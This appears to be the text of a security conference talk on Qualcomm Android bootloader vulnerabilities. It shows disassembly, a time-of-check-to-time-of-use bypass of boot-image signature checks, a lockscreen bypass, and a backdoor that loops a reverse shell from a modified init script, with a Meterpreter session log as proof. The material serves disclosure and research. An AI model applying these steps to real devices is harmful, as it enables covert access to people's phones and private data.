Bootloader unlock could be patched in

```
DCQ aFlashingLock        ; "flashing lock"
DCQ sub_33190
DCQ aFlashingUnlock_1    ; "flashing unlock_critical"
DCQ sub_331B4
DCQ aFlashingLockCr      ; "flashing lock_critical"
DCQ sub_331B8
DCQ aBoot_0              ; "boot"
DCQ sub_331DC
DCQ aOemowninfoGet       ; "oemowninfo get"
DCQ loc_333AC
DCQ aOemowninfoSet       ; "oemowninfo set"
DCQ sub_33508
DCQ aOemEdl              ; "oem edl"
DCQ dword_3393C
DCQ aOemAlive            ; "oem alive"
DCQ loc_339C4
DCQ aOemSecurebootG      ; "oem secureBoot getfusestatus"
DCQ loc_339E4
DCQ aOemGetsecurity      ; "oem getsecurityversion"
DCQ loc_33A3C
DCQ aOemGetversions      ; "oem getversions"
DCQ loc_33A80
DCQ aOemGetprojectc      ; "oem getprojectcode"
DCQ loc_33C34
DCQ aOemGetuid           ; "oem getUID"
DCQ loc_33CB0
DCQ aOemAuthStart        ; "oem auth_start"
DCQ loc_33D44
```

```
                ADRP            X8, #dword_95E80@PAGE ; Address of Page
                ADRP            X0, #byte_95C80@PAGE ; Address of Page
                ADD             X0, X0, #byte_95C80@PAGEOFF ; Rd = Op1 + Op2
                LDR             W1, [X8,#dword_95E80@PAGEOFF] ; Load from Memory
                BL              decrypt_something ; Branch with Link
                TBNZ            W0, #0x1F, failed_to_unlock_message ; Test and Branch Non-Zero
                MOV             W1, #1  ; Rd = Op2
                MOV             W0, WZR ; Rd = Op2
                BL              lock_and_unlock ; Branch with Link
                ADRP            X0, #(aLocateEfiRampa+0x3B)@PAGE ; ""
                ADD             X0, X0, #(aLocateEfiRampa+0x3B)@PAGEOFF ; ""
                LDR             X30, [SP],#0x10 ; Load from Memory
                B               sub_2F2CC ; Branch
; ---------------------------------------------------------------------------

loc_358F4                               ; CODE XREF: .text:0000000000035898↑j
                MOV             W1, #1  ; Rd = Op2
                MOV             W0, WZR ; Rd = Op2
                LDR             X30, [SP],#0x10 ; Load from Memory
                B               lock_and_unlock ; Branch
; ---------------------------------------------------------------------------

failed_to_unlock_message                ; CODE XREF: .text:00000000000358D4↑j
                ADRP            X0, #aFailedToUnlock@PAGE ; "Failed to unlock, decrypt failed!"
                ADD             X0, X0, #aFailedToUnlock@PAGEOFF ; "Failed to unlock, decrypt failed!"
                LDR             X30, [SP],#0x10 ; Load from Memory
                B               sub_2F20C ; Branch
```

Bypassing Qualcomm's Userdata Protection

Qualcomm's chips encrypt the "userdata" partition, even when no passwords or PINs are used

This prevents forensic chip-off analysis, and access to users' data via bootloader unlocking

If an unlocked bootloader tries to access the partition, it is identified as being "corrupted" and is formatted

Bypass of this protection could allow access to user data via physical access

Time Of Check To Time Of Use

The “boot” Fastboot command loads and executes Android images deployed via USB

It was noted that verification and execution of the image were two separate functions

There was a high likelihood that the image could be changed between verification and execution

I decided to build a tool which deployed a signed and unsigned image together

```
Info.Images[0].ImageBuffer = Data;
Info.Images[0].ImageSize = ImageSizeActual;
Info.Images[0].Name = "boot";
Info.NumLoadedImages = 1;
Info.MultiSlotBoot = PartitionHasMultiSlot (L"boot");

if (Info.MultiSlotBoot) {
  Status = ClearUnbootable ();
  if (Status != EFI_SUCCESS) {
    FastbootFail ("CmdBoot: ClearUnbootable failed");
    goto out;
  }
}
Status = LoadImageAndAuth (&Info);
if (Status != EFI_SUCCESS) {
  AsciiSPrint (Resp, sizeof (Resp),
               "Failed to load/authenticate boot image: %r", Status);
  FastbootFail (Resp);
  goto out;
}

/* Exit keys' detection firstly */
ExitMenuKeysDetection ();

FastbootOkay ("");
FastbootUsbDeviceStop ();
ResetBootDevImage ();
BootLinux (&Info);
```

Patching In Functionality

The “boot” command does not function on locked bootloaders

The check for the lock state was replaced with an operation for moving the image pointer up by four bytes – to the deployed signed image

The image at the moved pointer would then be verified

```
                B.EQ            no_boot_message ; Branch
                CMP             W20, #0x25F ; Set cond. codes on Op1 - Op2
                B.HI            loc_20A94 ; Branch
                ADRP            X0, #aInvalidBootIma_1@PAGE ; "Invalid Boot image Header"
                ADD             X0, X0, #aInvalidBootIma_1@PAGEOFF ; "Invalid Boot image Header"
                B               loc_20B14 ; Branch
; ---------------------------------------------------------------------------

no_boot_message                         ; CODE XREF: sub_1F664+140C↑j
                ADRP            X0, #aBootCommandIsN@PAGE ; "Boot Command is not allowed in Lock Sta"...
                ADD             X0, X0, #aBootCommandIsN@PAGEOFF ; "Boot Command is not allowed in Lock Sta"...
                B               loc_20B14 ; Branch
```

Patching In Functionality

Unnecessary Branch instructions were overwritten in the function:

```
                        ; CODE XREF: sub_1F664+1550↑j
BL              ExitMenuKeysDetection ; Branch with Link
ADRP            X0, #(aFailedToAddBas+0x3A)@PAGE ; ""
ADD             X0, X0, #(aFailedToAddBas+0x3A)@PAGEOFF ; ""
BL              FastbootOkay ; Branch with Link
BL              FastbootUsbDeviceStop ; Branch with Link
ADD             X0, SP, #0x980+var_960 ; Rd = Op1 + Op2
BL              BootLinux ; Branch with Link
B               loc_20B18 ; Branch
```

- Move pointer back to start of payload - sub x19, x19, 4
- Read offset value - ldr w22, [x19]
- Add offset value to pointer - add x19, x19, x22
- Push new pointer value to “Info” structure “ImageBuffer” pointer - str x19, [x21,#0xa0]


These would be sufficient to swap the signed image with the unsigned image

This could allow for running unsigned Android images without unlocking the bootloader

Lockscreen Bypass

By accessing the unencrypted userdata partition, one can remove lockscreen restrictions

By using a custom recovery image, such as TWRP, or by modifying the Operating System, it is possible to gain access to all apps and stored data





Backdooring Encrypted Phones

Via developer functionality, further password encryption can be placed on userdata


The Android “boot” image, where the kernel and root filesystem are stored, is not encrypted

It is possible to add a reverse shell to the image, to access the data later





```
#!/system/bin/sh

export PATH=/system/bin:/system/xbin

chmod +x /reverse-shell
while true ; do /reverse-shell  ; done 2>/dev/null &

configure_dex2oat_threads_dlmalloc()
{
        if [ -f /dev/cpuset/background/tasks ]; then
            if [ -f /dev/cpuset/background/cpus ]; then
                cpus=`cat /dev/cpuset/background/cpus`
```



```
[*] Meterpreter session 4 opened (192.168.4.1:4001 → 192.168.4.10:45328) at 2021-

meterpreter >
meterpreter >
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40700/rwx------   0        dir   1970-01-01 01:00:00 +0100  acct
40555/r-xr-xr-x   0        dir   1970-01-03 05:06:15 +0100  bin
40755/rwxr-xr-x   8192     dir   2008-12-31 16:00:00 +0000  bt_firmware
40550/r-xr-x---   16384    dir   1970-01-01 01:00:00 +0100  bugreports
104777/rwxrwxrwx  2699400  fil   1970-01-01 01:00:00 +0100  busybox
40770/rwxrwx---   4096     dir   2021-03-10 12:47:49 +0000  cache
100750/rwxr-x---  2099352  fil   1970-01-01 01:00:00 +0100  charger
40755/rwxr-xr-x   0        dir   1970-01-01 01:00:00 +0100  config
40755/rwxr-xr-x   4096     dir   2020-09-13 07:36:54 +0100  cust
40755/rwxr-xr-x   0        dir   1970-01-03 05:06:15 +0100  d
40771/rwxrwx--x   4096     dir   2021-03-10 12:49:35 +0000  data
100600/rw-------  1386     fil   1970-01-01 01:00:00 +0100  default.prop
                                                            dev
40755/rwxr-xr-x   4096     dir   1970-01-01 01:00:00 +0100  dsp
40755/rwxr-xr-x   4096     dir   2008-12-31 16:00:00 +0000  etc
40550/r-xr-x---   16384    dir   1970-01-01 01:00:00 +0100  firmware
100750/rwxr-x---  2211144  fil   1970-01-01 01:00:00 +0100  init
```

Conclusion

Bootloader vulnerabilities are common, and rarely tested for

While they are limited to physical attacks, this still presents significant risk

Common chips are great targets, as they have high impact

Most low-level bootloaders don’t support any patching, and will remain vulnerable

PEN TEST PARTNERS

Questions